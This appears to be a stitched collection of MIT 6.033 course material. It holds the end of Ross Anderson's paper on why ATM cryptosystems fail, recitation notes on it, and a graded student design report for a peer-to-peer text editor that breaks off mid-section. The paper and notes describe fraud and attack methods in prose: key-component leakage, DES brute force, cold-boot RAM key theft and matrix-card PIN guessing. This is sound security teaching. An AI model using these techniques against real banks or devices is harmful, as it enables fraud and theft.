bankers type in one key component each, and these are combined to give a terminal master key; the PIN key, encrypted under this terminal master key, is then sent to the ATM during the first service transaction after maintenance.

If the maintenance engineer can get hold of both the key components, he can decrypt the PIN key and forge cards. In practice, the branch managers who have custody of the keys are quite happy to give them to him, as they don't like standing around while the machine is serviced. Furthermore, entering a terminal key component means using a keyboard, which many older managers consider to be beneath their dignity.

- We have accounts of keys being kept in open correspondence files, rather than being locked up. This applies not just to ATM keys, but also to keys for interbank systems such as SWIFT, which handles transactions worth billions. It might be sensible to use initialisation keys, such as terminal keys and zone keys, once only and then destroy them.
- Underlying many of these control failures is poor design psychology. Bank branches (and computer centres) have to cut corners to get the day's work done, and only those control procedures whose purpose is evident are likely to be strictly observed. For example, sharing the branch safe keys between the manager and the accountant is well understood: it protects both of them from having their families taken hostage. Cryptographic keys are often not packaged in as user-friendly a way, and are thus not likely to be managed as well. Devices which actually look like keys (along the lines of military crypto ignition keys) may be part of the answer here.
- We could write at great length about improving operational procedures (this is not a threat!), but if the object of the exercise is to prevent any cryptographic key from falling into the hands of someone who is technically able to abuse it, then this should be stated as an explicit objective in the manuals and training courses. 'Security by obscurity' often does more harm than good.

5. Cryptanalysis may be one of the less likely threats to banking systems, but it cannot be completely ruled out.

   - Some banks (including large and famous ones) are still using home-grown encryption algorithms of a pre-DES vintage. One switching network merely 'scrambled' data blocks by adding a constant to them; this went unprotested for five years, despite the network having over forty member banks - all of whose insurance assessors, auditors and security consultants presumably read through the system specification.
   - In one case, the two defendants tried to entice a university student into helping them break a bank's proprietary algorithm. This student was studying at a maths department where teaching and research in cryptology takes place, so the skills and the reference books were indeed available. Fortunately for the bank, the student went to the police and turned them in.
   - Even where a 'respectable' algorithm is used, it may be implemented with weak parameters. For example, banks have implemented RSA with key sizes between 100 and 400 bits, despite the fact that they key needs to be at least 500 bits to give any real margin of security.
   - Even with the right parameters, an algorithm can easily be implemented the wrong way. We saw above how writing the PIN to the card track is useless, unless the encryption is salted with the account number or otherwise tied to the individual card; there are many other subtle errors which can be made in designing cryptographic protocols, and the study of them is a whole discipline of itself [BAN]. In fact, there is open controversy about the design of a new banking encryption standard, ISO 11166, which is already in use by some 2,000 banks worldwide [R].
   - It is also possible to find a DES key by brute force, by trying all the possible encryption keys until you find the one which the target bank uses. The protocols used in international networks to encrypt working keys under zone keys make it easy to attack a zone key in this way: and once this has been solved, all the PINs sent or received by that bank on the network can be decrypted.

     A recent study by researchers at a Canadian bank [GO] concluded that this kind of attack would now cost about £30,000 worth of specialist computer time per zone key. It follows that it is well within the resources of organised crime, and could even be carried out by a reasonably well heeled individual.

     If, as seems likely, the necessary specialist computers have been built by the intelligence agencies of a number of countries, including countries which are now in a state of chaos, then there is also the risk that the custodians of this hardware could misuse it for private gain.

3.2.3 The consequences for bankers

The original goal of ATM crypto security was that no systematic fraud should be possible without the collusion of at least two bank staff [NSM]. Most banks do not seem to have achieved this goal, and the reasons have usually been implementation blunders, ramshackle administration, or both.

The technical threats described in section 3.2.2 above are the ones which most exercised the cryptographic equipment industry, and which their products were designed to prevent. However, only two of the cases in that section actually resulted in losses, and both of those can just as easily be classed as implementation failures.

The main technical lessons for bankers are that competent consultants should have been hired, and much greater emphasis should have been placed on quality control. This is urgent for its own sake: for in addition to fraud, errors also cause a significant number of disputed ATM transactions.

All systems of any size suffer from program bugs and operational blunders: banking systems are certainly no exception, as anyone who has worked in the industry will be aware.

Branch accounting systems tend to be very large and complex, with many interlocking modules which have evolved over decades. Inevitably, some transactions go astray: debits may get duplicated or posted to the wrong account.

This will not be news to financial controllers of large companies, who employ staff to reconcile their bank accounts. When a stray debit appears, they demand to see a voucher for it, and get a refund from the bank when this cannot be produced. However, the ATM customer with a complaint has no such recourse; most bankers outside the USA just say that their systems are infallible.

This policy carries with it a number of legal and administrative risks. Firstly, there is the possibility that it might amount to an offence, such as conspiracy to defraud; secondly, it places an unmeetable burden of proof on the customer, which is why the US courts struck it down [JC], and courts elsewhere may follow their lead; thirdly, there is a moral hazard, in that staff are encouraged to steal by the knowledge that they are unlikely to be caught; and fourthly, there is an intelligence failure, as with no central records of customer complaints it is not possible to monitor fraud patterns properly.

The business impact of ATM losses is therefore rather hard to quantify. In the UK, the Economic Secretary to the Treasury (the minister responsible for bank regulation) claimed in June 1992 that errors affected at most two ATM transactions out of the three million which take place every day [B]; but under the pressure of the current litigation, this figure has been revised, firstly to 1 in 250,000, then 1 in 100,000, and lately to 1 in 34,000 [M1].

As customers who complain are still chased away by branch staff, and since a lot of people will just fail to notice one-off debits, our best guess is that the real figure is about 1 in 10,000. Thus, if an average customer uses an ATM once a week for 50 years, we would expect that about one in four customers will experience an ATM problem at some time in their lives.

Bankers are thus throwing away a lot of goodwill, and their failure to face up to the problem may undermine confidence in the payment system and contribute to unpopularity, public pressure and ultimately legislation. While they consider their response to this, they are not only under fire in the press and the courts, but are also saddled with systems which they built from components which were not understood, and whose administrative support requirements have almost never been adequately articulated. This is hardly the environment in which a clear headed and sensible strategy is likely to emerge.

3.3 The implications for equipment vendors

Equipment vendors will argue that real security expertise is only to be found in universities, government departments, one or two specialist consultancy firms, and in their design labs. Because of this skill shortage, only huge projects will have a capable security expert on hand during the whole of the development and implementation process. Some projects may get a short consultancy input, but the majority will have no specialised security effort at all. The only way in which the experts' knowhow can be brought to market is therefore in the form of products, such as hardware devices, software packages and training courses.

If this argument is accepted, then our research implies that vendors are currently selling the wrong products, and governments are encouraging this by certifying these products under schemes like ITSEC.

As we have seen, the suppliers' main failure is that they overestimate their customers' level of cryptologic and security design sophistication.

IBM's security products, such as the 3848 and the newer 4753, are a good case in point: they provide a fairly raw encryption capability, and leave the application designer to worry about protocols and to integrate the cryptographic facilities with application and system software.

This may enable IBM to claim that a 4753 will do any cryptographic function that is required, that it can handle both military and civilian security requirements and that it can support a wide range of security architectures [JDKLM]; but the hidden cost of this flexibility is that almost all their customers lack the skills to do a proper job, and end up with systems which have bugs.

A second problem is that those security functions which have to be implemented at the application level end up being neglected. For example, security modules provide a warning message if a decrypted key has the wrong parity, which would let the bank know that someone is experimenting with the system; but there is usually no mainframe software to relay this warning to anyone who can act on it.

The third reason why equipment designers should be on guard is that the threat environment is not constant, or even smoothly changing. In many countries, organised crime ignored ATMs for many years, and losses remained low; once they took an interest, the effect was dramatic [BAB]. In fact, we would not be too surprised if the Mafia were to build a keysearch machine to attack the zone keys used in ATM networks. This may well not happen, but banks and their suppliers should work out how to react if it does.

A fourth problem is that sloppy quality control can make the whole exercise pointless. A supplier of equipment whose purpose is essentially legal rather than military may at any time be the subject of an order for disclosure or discovery, and have his design notes, source code and test data seized for examination by hostile expert witnesses. If they find flaws, and the case is then lost, the supplier could face ruinous claims for damages from his client. This may be a more hostile threat environment than that faced by any military supplier, but the risk does not seem to be appreciated by the industry.

In any case, it appears that implementing secure computer systems using the available encryption products is beyond most organisations' capabilities, as indeed is maintaining and managing these systems once they have been installed. Tackling this problem will require:

- a system level approach to designing and evaluating security. This is the important question, which we will discuss in the next section
- a certification process which takes account of the human environment in which the system will operate. This is the urgent question.

The urgency comes from the fact that many companies and government departments will continue to buy whatever products have been recommended by the appropriate authority, and then, because they lack the skill to implement and manage the security features, they will use them to build systems with holes.

This outcome is a failure of the certification process. One would not think highly of an inspector who certified the Boeing 747 or the Sukhoi Su-26 for use as a basic trainer, as these aircraft take a fair amount of skill to fly. The aviation community understands this, and formalises it through a hierarchy of licences - from the private pilot's licence for beginners, through various commercial grades, to the airline licence which is a legal requirement for the captain of any scheduled passenger flight.

In the computer security community, however, this has not happened yet to any great extent. There are some qualifications (such as Certified Information Systems Auditor) which are starting to gain recognition, especially in the USA, but most computer security managers and staff cannot be assumed to have had any formal training in the subject.

There are basically three courses of action open to equipment vendors:

- to design products which can be integrated into systems, and thereafter maintained and managed, by computer staff with a realistic level of expertise
- to train and certify the client personnel who will implement the product into a system, and to provide enough continuing support to ensure that it gets maintained and managed adequately
- to supply their own trained and bonded personnel to implement, maintain and manage the system.

The ideal solution may be some combination of these. For example, a vendor might perform the implementation with its own staff; train the customer's staff to manage the system thereafter; and design the product so that the only maintenance possible is the replacement of complete units. However, vendors and their customers should be aware that both the second and third of the above options carry a significant risk that the security achieved will deteriorate over time under normal budgetary pressures.

Whatever the details, we would strongly urge that information security products should not be certified under schemes like ITSEC unless the manufacturer can show that both the system factors and the human factors have been properly considered. Certification must cover not just the hardware and software design, but also installation, training, maintenance, documentation and all the support that may be required by the applications and environment in which the product is licensed to be used.

4 The Wider Implications

As we have seen, security equipment designers and government evaluators have both concentrated on technical weaknesses, such as poor encryption algorithms and operating systems which could be vulnerable to trojan horse attacks. Banking systems do indeed have their share of such loopholes, but they do not seem to have contributed in any significant way to the crime figures.

The attacks which actually happened were made possible because the banks did not use the available products properly; due to lack of expertise, they made basic errors in system design, application programming and administration.

In short, the threat model was completely wrong. How could this have happened?

4.1 Why the threat model was wrong

During the 1980's, there was an industry wide consensus on the threat model, which was reinforced at conferences and in the literature. Designers concentrated on what could possibly happen rather than on what was likely to happen, and assumed that criminals would have the expertise, and use the techniques, of a government signals agency. More seriously, they assumed that implementers at customer sites would have either the expertise to design and build secure systems using the components they sold, or the common sense to call in competent consultants to help. This was just not the case.

So why were both the threat and the customers' abilities so badly misjudged?

The first error may be largely due to an uncritical acceptance of the conventional military wisdom of the 1970's. When ATMs were developed and a need for cryptographic expertise became apparent, companies imported this expertise from the government sector [C3]. The military model stressed secrecy, so secrecy of the PIN was made the cornerstone of the ATM system: technical efforts were directed towards ensuring it, and business and legal strategies were predicated on its being achieved. It may also be relevant that the early systems had only limited networking, and so the security design was established well before ATM networks acquired their present size and complexity.

Nowadays, however, it is clear that ATM security involves a number of goals, including controlling internal fraud, preventing external fraud, and arbitrating disputes fairly, even when the customer's home bank and the ATM raising the debit are in different countries. This was just not understood in the 1970's; and the need for fair arbitration in paticular seems to have been completely ignored.

The second error was probably due to fairly straightforward human factors. Many organisations have no computer security team at all, and those that do have a hard time finding it a home within the administrative structure. The internal audit department, for example, will resist being given

any line management tasks, while the programming staff dislike anyone whose rôle seems to be making their job more difficult.

Security teams thus tend to be 'reorganised' regularly, leading to a loss of continuity; a recent study shows, for example, that the average tenure of computer security managers at US government agencies is only seven months [H]. In the rare cases where a security department does manage to thrive, it usually has difficulties attracting and keeping good engineers, as they get bored once the initial development tasks have been completed.

These problems are not unknown to security equipment vendors, but they are more likely to flatter the customer and close the sale than to tell him that he needs help.

This leaves the company's managers as the only group with the motive to insist on good security. However, telling good security from bad is notoriously difficult, and many companies would admit that technical competence (of any kind) is hard to instil in managers, who fear that becoming specialised will sidetrack their careers.

Corporate politics can have an even worse effect, as we saw above: even where technical staff are aware of a security problem, they often keep quiet for fear of causing a powerful colleague to lose face.

Finally we come to the 'consultants': most banks buy their consultancy services from a small number of well known firms, and value an 'air of certainty and quality' over technical credentials. Many of these firms pretend to expertise which they do not possess, and cryptology is a field in which it is virtually impossible for an outsider to tell an expert from a charlatan. The author has seen a report on the security of a national ATM network switch, where the inspector (from an eminent firm of chartered accountants) completely failed to understand what encryption was, and under the heading of communications security remarked that the junction box was well enough locked up to keep vagrants out!

4.2 Confirmation of our analysis

It has recently become clear (despite the fog of official secrecy) that the military sector has suffered exactly the same kind of experiences that we described above. The most dramatic confirmation came at a workshop held in Cambridge in April 93 [M2], where a senior NSA scientist, having heard a talk by the author on some of these results, said that:

- the vast majority of security failures occur at the level of implementation detail
- the NSA is not cleverer than the civilian security community, just better informed of the threats. In particular, there are 'platoons' of people whose career speciality is studying and assessing threats of the kind discussed here
- the threat profiles developed by the NSA for its own use are classified

This was encouraging, as it shows that our work is both accurate and important. However, with hindsight, it could have been predicted. Kahn, for example, attributes the Russian disasters of World War 1 to the fact that their soldiers found the more sophisticated army cipher systems too hard to use, and reverted to using simple systems which the Germans could solve without great difficulty [K1].

More recently, Price's survey of US Department of Defence organisations has found that poor implementation is the main security problem there [P]: although a number of systems use 'trusted components', there are few, if any, operational systems which employ their features effectively. Indeed, it appears from his research that the availability of these components has had a negative effect, by fostering complacency: instead of working out a system's security requirements in a methodical way, designers just choose what they think is the appropriate security class of component and then regurgitate the description of this class as the security specification of the overall system.

The need for more emphasis on quality control is now gaining gradual acceptance in the military sector; the US Air Force, for example, is implementing the Japanese concept of 'total quality management' in its information security systems [SSWDC]. However, there is still a huge vested interest in the old way of doing things; many millions have been invested in TCSEC and ITSEC compliant products, and this investment is continuing. A more pragmatic approach, based on realistic appraisal of threats and of organisational and other human factors, will take a long time to become approved policy and universal practice.

Nonetheless both our work, and its military confirmation, indicate that a change in how we do cryptology and computer security is needed, and there are a number of signs that this change is starting to get under way.

5 A New Security Paradigm?

As more people become aware of the shortcomings of traditional approaches to computer security, the need for new paradigms gets raised from time to time. In fact, there are now workshops on the topic [NSP], and an increasing number of journal papers make some kind of reference to it.

It is clear from our work that, to be effective, this change must bring about a change of focus. Instead of worrying about what might possibly go wrong, we need to make a systematic study of what is likely to; and it seems that the core security business will shift from building and selling 'evaluated' products to an engineering discipline concerned with quality control processes within the client organisation.

When a paradigm shift occurs [K2], it is quite common for a research model to be imported from some other discipline in order to give structure to the newly emerging results. For example, Newton dressed up his dramatic results on mechanics in the clothing of Euclidean geometry, which gave them instant intellectual respectability; and although geometry was quickly superseded by calculus, it was a useful midwife at the birth of the new science. It also had a lasting influence in its emphasis on mathematical elegance and proof.

So one way for us to proceed would be to look around for alternative models which we might usefully import into the security domain. Here, it would seem that the relationship between secure systems and safety critical systems will be very important.

5.1 A new metaphor

Safety critical systems have been the subject of intensive study, and the field is in many ways more mature than computer security. There is also an interesting technical duality, in that while secure systems must do at most X, critical systems must do at least X; and while many secure systems must have the property that processes write up and read down, critical systems are the opposite in that they write down and read up. We might therefore expect that many of the concepts would go across, and again it is the US Air Force which has discovered this to be the case [JAJP]. The relationship between security and safety has also been investigated by other researchers [BMD].

There is no room here for a treatise on software engineering for safety critical systems, of which there are a number of introductory articles available [C4]. We will mention only four very basic points [M3]:

1. The specification should list all possible failure modes of the system. This should include every substantially new accident or incident which has ever been reported and which is relevant to the equipment being specified.
2. The specification should make clear what strategy has been adopted to prevent each of these failure modes, or at least make them acceptably unlikely.
3. The specification should then explain in detail how each of these failure management strategies is implemented, including the consequences when each single component, subroutine or subassembly of the system itself fails. This explanation must be assessed by independent experts, and it must cover not just technical design factors, but training and operational issues too. If the procedure when an engine fails is to fly on with the other engine, then what skills does a pilot need to do this, and what are the procedures whereby these skills are acquired, kept current and tested?
4. The certification program must test whether the equipment can in fact be operated by people with the level of skill and experience assumed in the specification. It must also include a monitoring program whereby all incidents are reported to both the equipment manufacturer and the certification body.

These points tie in exactly with our findings (and with the NSA's stated experience). However, even a cursory comparison with the ITSEC programme shows that this has a long way to go. As we mentioned in the introduction, no-one seems so far to have attempted even the first stage of the safety engineering process for commercial cryptographic systems.

As for the other three stages, it is clear that ITSEC (and TCSEC) will have to change radically. Component-oriented security standards and architectures tend to ignore the two most important factors, which are the system aspect and the human element; in particular, they fail to ensure that the skills and performance required of various kinds of staff are included, together with the hardware and software, in the certification loop.

5.2 The competing philosophies

Within the field of critical systems, there are a number of competing approaches. The first is epitomised by railway signalling systems, and seeks either to provide multiple redundant interlocks or to base the safety features on the integrity of a kernel of hardware and software which can be subjected to formal verification [CW].

The second is the aviation paradigm which we introduced at the beginning of this article; here the quality engineering process is based on constant top level feedback and incremental improvement. This feedback also occurs at lower levels, with various distinct subsystems (pilot training, maintenance, airworthiness certification, traffic control, navigational aids, ...) interacting in fairly well understood ways with each other.

Of these two models, the first is more reductionist and the second more holist. They are not mutually exclusive (formal verification of avionics is not a bad thing, unless people then start to trust it too much); the main difference is one of system philosophy.

The most basic aspect of this is that in signalling systems, the system is in control; if the train driver falls asleep, or goes through a red light, the train will stop automatically. His task has been progressively deskilled until his main function is to see that the train stops precisely at the platform (and in some modern railways, even this task is performed automatically, with the result that driverless trains are beginning to enter service).

In civil aviation, on the other hand, the pilot remains firmly in command, and progress has made his job ever more complex and demanding. It was recently revealed, for example, that Boeing 747 autopilots have for 22 years been subject to erratic failures, which can result in the plane starting to roll.

Boeing's response was blunt: autopilots 'are designed to assist and supplement the pilot's capabilities and not replace them', the company said [CR]. 'This means our airplanes are designed so pilots are the final control authority and it means that a well trained crew is the first line of safety.'

5.3 The computer security implications

Both the railway and airline models find reflections in current security practice and research. The former model is dominant, due to the TCSEC/ITSEC emphasis on kernelisation and formal methods. In addition to the conventional multilevel secure evaluated products, kernelisation has been used at the application layer as well [A2] [C5].

Nonetheless, we must consider whether this is the right paradigm to adopt. Do we wish to make the computer security officer's job even more mechanical, and perhaps automate it entirely? This is the direction in which current trends seem to lead, and if our parallel with signalling systems is accurate, it is probably a blind alley; we should follow the aviation paradigm instead.

Another analogy is presented in [BGS], where it is argued that the traditional centralised model of security is like the old communist approach to economic management, and suffers from the same limitations. The authors there argue that to cope with a world of heterogeneous networks in which no single security policy is able to predominate, we need an infrastructure which enables information owners to control and trade their own property, rather than trusting everything to a centralised administrative structure.

This analogy from economics would, if developed, lead to somewhat similar conclusions to those which we draw from comparing railway signals with air traffic control systems. No doubt many other analogies will be explored over the next few years; the key point seems to be that, to be useful, a security metaphor should address not just the technical issues, but the organisational ones as well.

6 Conclusions

Designers of cryptographic systems have suffered from a lack of information about how their products fail in practice, as opposed to how they might fail in theory. This lack of feedback has led to a false threat model being accepted. Designers focussed on what could possibly go wrong, rather than on what was likely to; and many of their products are so complex and tricky to use that they are rarely used properly.

As a result, most security failures are due to implementation and management errors. One specific consequence has been a spate of ATM fraud, which has not just caused financial losses, but has also caused at least one miscarriage of justice and has eroded confidence in the UK banking system. There has also been a military cost; the details remain classified, but its existence has at last been admitted.

Our work also shows that component-level certification, as embodied in both the ITSEC and TCSEC programs, is unlikely to achieve its stated goals. This, too, has been admitted indirectly by the military (at least in the USA); and we would recommend that the next versions of these standards take much more account of the environments in which the components are to be used, and especially the system and human factors.

Most interesting of all, however, is the lesson that the bulk of computer security research and development activity is expended on activities which are of marginal relevance to real needs. A paradigm shift is underway, and a number of recent threads point towards a fusion of security with software engineering, or at the very least to an influx of software engineering ideas.

Our work also raises some very basic questions about goals, and about how the psychology of a design interacts with organisational structure. Should we aim to automate the security process, or enable it to be managed? Do we control or facilitate? Should we aim for monolithic systems, or devise strategies to cope with diversity? Either way, the tools and the concepts are becoming available. At least we should be aware that we have the choice.

Acknowledgement: I owe a significant debt to Karen Sparck Jones, who went through the manuscript of this paper and ruthlessly struck out all the jargon. Without her help, it would have been readable only by specialists.

References

[A1] D Austin, "Marking the Cards", in *Banking Technology*, Dec 91/Jan 92, pp 18 - 21

[A2] RJ Anderson, "UEPS - A Second Generation Electronic Wallet". in *Computer Security - ESORICS 92*, Springer LNCS **648**, pp 411 - 418

[B] M Buckler MP, letter to plaintiff's solicitor, 8 June 1992

[BAB] "Card Fraud: Banking's Boom Sector", in *Banking Automation Bulletin for Europe*, Mar 92, pp 1 - 5

[BAN] M Burrows, M Abadi and RM Needham, *'A Logic of Authentication'*, DEC SRC Research Report **39**

[BB] "Cash Dispenser Security", *Barclays Briefing* (press release) 12/9/92

[BGS] JA Bull, L Gong, K Sollins, "Towards Security in an Open Systems Federation", in *Proceedings of ESORICS 92*, Springer LNCS **648** pp 3 - 20

[BMD] A Burns, JA McDermid, JE Dobson, *'On the meaning of safety and security'*, University of Newcastle upon Tyne Computer Laboratory **TR 382** (5/92)

[C1] A Collins, "Bank worker guilty of ATM fraud", in *Sunday Times*, 22 Mar 1992

[C2] A Collins, "The Machines That Never Go Wrong", in *Computer Weekly*, 27 June 1992, pp 24 - 25

[C3] D Coppersmith, "The Data Encryption Standard (DES) and its strength against attacks", IBM Thomas J Watson Research Center technical report **RC 18613 (81421)**, 22 December 1992

[C4] J Cullyer, "Safety-critical systems", in *Computing and Control Engineering Journal* **2** no 5 (Sep 91) pp 202 - 210

[C5] B Christianson, "Document Integrity in CSCW", in *Proc. Cambridge Workshop on Formal Methods* (1993, to appear)

[CR] Boeing News Digest, quoted in usenet newsgroup `'comp.risks'` **14** no 5 (29 April 1993)

[CW] J Cullyer, W Wong, "Application of formal methods to railway signalling - a case study", in *Computing and Control Engineering Journal* **4** no 1 (Feb 93) pp 15 - 22

[DP] DW Davies and WL Price, *'Security for Computer Networks'*, John Wiley and Sons 1984.

[E] J Essinger, *'ATM Networks - Their Organisation, Security and Future'*, Elsevier 1987

[GO] G Garon and R Outerbridge, "DES Watch: An examination of the Sufficiency of the Data Encryption Standard for Financial Institution Information Security in the 1990's, in *Cryptologia*, **XV**, no. 3 (July 1991) pp 177 - 193

[H] HJ Highland, "Perspectives in Information Technology Security", in *Proceedings of the 1992 IFIP Congress, 'Education and Society', IFIP A-13 vol II* (1992) pp 440 - 446

[ITSEC] *'Information Technology Security Evaluation Criteria'*, June 1991, EC document COM(90) 314

[J1] RB Jack (chairman), *'Banking services: law and practice report by the Review Committee'*, HMSO, London, 1989

[J2] K Johnson, "One Less Thing to Believe In: Fraud at Fake Cash Machine", in *New York Times* 13 May 1993 p 1

[JAJP] HL Johnson, C Arvin, E Jenkinson, R Pierce, "Integrity and assurance of service protection in a large, multipurpose, critical system" in *proceedings of the 15th National Computer Security Conference*, NIST (1992) pp 252 - 261

[JC] Dorothy Judd v Citibank, *435 NYS, 2d series, pp 210 - 212, 107 Misc.2d 526*

[JDKLM] DB Johnson, GM Dolan, MJ Kelly, AV Le, SM Matyas, "Common Cryptographic Architecture Application Programming Interface", in *IBM Systems Journal* **30** no 2 (1991) pp 130 - 150

[K1] D Kahn, *'The Codebreakers'*, Macmillan 1967

[K2] TS Kuhn, *'The Structure of Scientific Revolutions'*, Chicago 1970

[L1] B Lewis, "How to rob a bank the cashcard way", in *Sunday Telegraph* 25th April 1992 p 5

[L2] D Lane, "Where Cash is King", in *Banking Technology*, October 1992, pp 38 - 41

[M1] S McConnell, "Barclays defends its cash machines", in *The Times*, 7 November 1992

[M2] R Morris, invited lecture given at Cambridge 1993 formal methods workshop (proceedings to appear)

[M3] JA McDermid, "Issues in the Development of Safety Critical Systems", *public lecture, 3rd February 1993*

[MB] McConville & others v Barclays Bank & others, High Court of Justice Queen's Bench Division 1992 ORB no.812

[MBW] McConville & others v Barclays Bank & others *cit*, affidavit by D Whalley

[MM] CH Meyer and SM Matyas, *'Cryptography: A New Dimension in Computer Data Security'*, John Wiley and Sons 1982.

[N] I Newton, 'Philosophiae Naturalis Principia Mathematica', University of California Press 1973

[NSM] *'Network security Module - Application Developer's Manual'*, Computer Security Associates, 1990

[NSP] *New Security Paradigms Workshop*, 2-5 August 1993, proceedings to be published by the ACM.

[P] WR Price, "Issues to Consider When Using Evaluated Products to Implement Secure Mission Systems", in *Proceedings of the 15th National Computer Security Conference*, National Institute of Standards and Technology (1992) pp 292 - 299

[R] RA Rueppel, "Criticism of ISO CD 11166 Banking: Key Management by Means of Asymmetric Algorithms", in *Proceedings of 3rd Symposium of State and Progress of Research in Cryptography*, Fondazione Ugo Bordoni, Rome 1993

[RM] R v Moon, *Hastings Crown Court*, Feb 92

[RSH] R v Stone and Hider, *Winchester Crown Court* July 1991

[S] A Stone, "ATM cards & fraud", *manuscript 1993*

[SSWDC] L Sutterfield, T Schell, G White, K Doster and D Cuiskelly, "A Model for the Measurement of Computer Security Posture", in *Proceedings of the 15th National Computer Security Conference*, NIST (1992) pp 379 - 388

[TCSEC] *'Trusted Computer System Evaluation Criteria*, US Department of Defense, 5200.28-STD, December 1985

[VSM] *'VISA Security Module Operations Manual'*, VISA, 1986

[W1] G Welchman, *The Hut Six Story*, McGraw-Hill, 1982

[W2] MA Wright, 'Security Controls in ATM Systems', in *Computer Fraud and Security Bulletin*, November 1991, pp 11 - 14

[W3] K Wong, 'Data security - watch out for the new computer criminals", in *Computer Fraud and Security Bulletin*, April 1987, pp 7 - 13

6.033 Recitation

5/3

After he got his PhD - took a speed reading course

Doesn't work on tech papers

1st paper of class can read fast

Why Crypto systems fail

- not the crypto
- but the system implementation

Always one more vulnerability

(He refused to call on me - talked too much)

Prof: ATMs good for thieves to launder $

They run Windows CE?

Same key

(7)

Full Disk Crypto

Stores keys in RAM

PCMCIA, Thunderbolt have direct memory access

Cold boot attack → freeze the RAM

Lots of war stories

It still goes on...

Matrix Card → Blue

Fill in pin on card

You know what letters to look for

0 1 2 3 4

B

L

U

E

(3)

But limited # of 4 letter words

Only 5 or 6 words

~~easier~~ easy w/ computers

NFC - active RFID

Visa tried to give $50 prepaid cards to New Yorker

Ross' paper about something deeper

Consultants not qualified

Threat Model must include human errors

LMRI

a few bugs

System - integration error

6.033: How to address the system-wide issues, the integration

(4)

How to build systems around humans?

It's a problem all the time

Hire a professional testing co?

Get a bunch of programmer friends?

12-year olds - do things in unexpected ways

AT&T mobile has tons of seperate DBs

for each co they acquired

System integration problem

Or we paid so much for this machine -

it will solve our problems

"No one ever got fired for buying IBM"

People solve the little part

Its the integration that matters!

(5)

Facebook Security

Is it ok?

TSA

System-wide systemic problem

Credit cards

Internal

Waiters

Some fraud paid by merchants

Or cameras

Audit trails

Old pay telephones used sound to transmit #s

Do stats to see which losing $

Then wait outside the phone

(6)

Buy giftcards, tickets, items + return them
Mostly small stuff on CCs
ATM is big

All systems bookable
2 pay secretaries the right $

DP2 returned

- √, √+, √- just for show
  not actual grade

Graded

DecentralizedDocs : A Peer-to-Peer Text Editor

Michael Plasmeier
theplaz@mit.edu
Nandi Bugg
nbugg@mit.edu
Rahul Rajagopalan
rahulraj@mit.edu

Rudolph
April 26, 2012

Introduction

Users would like to collaborate on a text document without using a central server or needing to be online all the time. We propose the design of DecentralizedDocs, a peer-to-peer text editor, which fulfills this demand. DecentralizedDocs allows users to edit text offline and then reconcile the text with their teammates. It supports both written text and code.

DecentralizedDocs requires that each machine has a unique machine name.

Data Structure

The basic unit of the document is a line. In code this is simply one line, but in a written text document, one line is equivalent to a paragraph when word wrap is enabled. Lines are broken up by *\n* characters. Line structures contain a reference to the text in the line, an index showing the line's position in the document, and a unique ID. This line ID is the hash of the current timestamp and machine name, making it effectively random. Lines have the following code:

```
struct Line {
  long id;
  char* text;
  int position;
  VersionVector text_version_vector;
  VersionVector position_version_vector;
}
```

Each line has two version vectors associated with it; one for `text` and the other for `position`. A version vector contains a line revision numbers for each user. Version numbers start at `0` for a new line. When either `text` or `position` is changed, the corresponding version vector component is incremented by `1`. Version vectors have this code:

```
struct VersionVector {
  int version_counters[N]; // N is the number of collaborators
  // Position n corresponds with collaborator n
}
```

DecentralizedDocs stores documents in memory as linked lists of lines. To save documents on disk, it serializes the linked lists. Figure 1 shows the data structure of a document.




Figure 1. The data structure. The user sees a continuous block of text, but lines are stored in their own structures internally.

Reconciliation

DecentralizedDocs system only supports pair-wise reconciliation. In larger networks, pairs will reconcile individually until the entire network reaches equilibrium.

We define an operation called "pull." When Alice pulls from Bob, Bob sends Alice his linked list of line data structures. Alice adds to her document all line data structures that were newly created in Bob's version. Alice then compares all of her version vectors with Bob's. If one version vector is completely larger than the other (all of its components are greater than or equal to the other vector's components), then that vector's corresponding value will be used in the merged document. If one vector is not completely equal or greater than, the version vectors are concurrent. If the vectors are concurrent, DecentralizedDocs compares the two changed variables. If the changes are both the same (both users made the same change), it automatically accepts that change; otherwise, it asks Alice to resolve the conflict. At the end of the pull, Alice's version vectors are updated to contain the maximum version number between her vectors and Bob's for each component.

The following listing shows an example of version vectors syncing:

```
Before sync:
A's VV = <5,7>
B's VV = <5,9>

B's text is chosen

After sync:
A's VV = <5,9>
```

Label this as a figure.

B's VV = <5,9>

A "sync" can be implemented as two pulls wrapped in a transaction: first Alice pulls from Bob (possibly with manual resolution), then Bob pulls from Alice (this is completely automatic; after the first pull, all of Alice's version vectors are strictly newer than Bob's). After the sync, Alice and Bob have identical documents and version vectors. If at any point during the sync the connection or one host fails, the sync is aborted and all changes are rolled back.

— Is there logging going on here?

If Alice edits sentence *x* of a Line while Bob edits sentence *y* (two changes to the same *text* variable), DecentralizedDocs considers this to be a conflict requiring manual resolution. While it is possible to create a merged line containing Alice's sentence *x* and Bob's sentence *y*, doing so may create a paragraph that is semantically invalid. Merging in this case could be especially harmful in languages other than English. We think silently writing such a paragraph to the document is not user-friendly, and choose to alert our users instead.

Scenarios

Our design for a Peer-to-Peer text editor supports various scenarios.

If two users each make changes to different paragraphs, the system will take the latest version of each paragraph without conflict because they involve different variables.

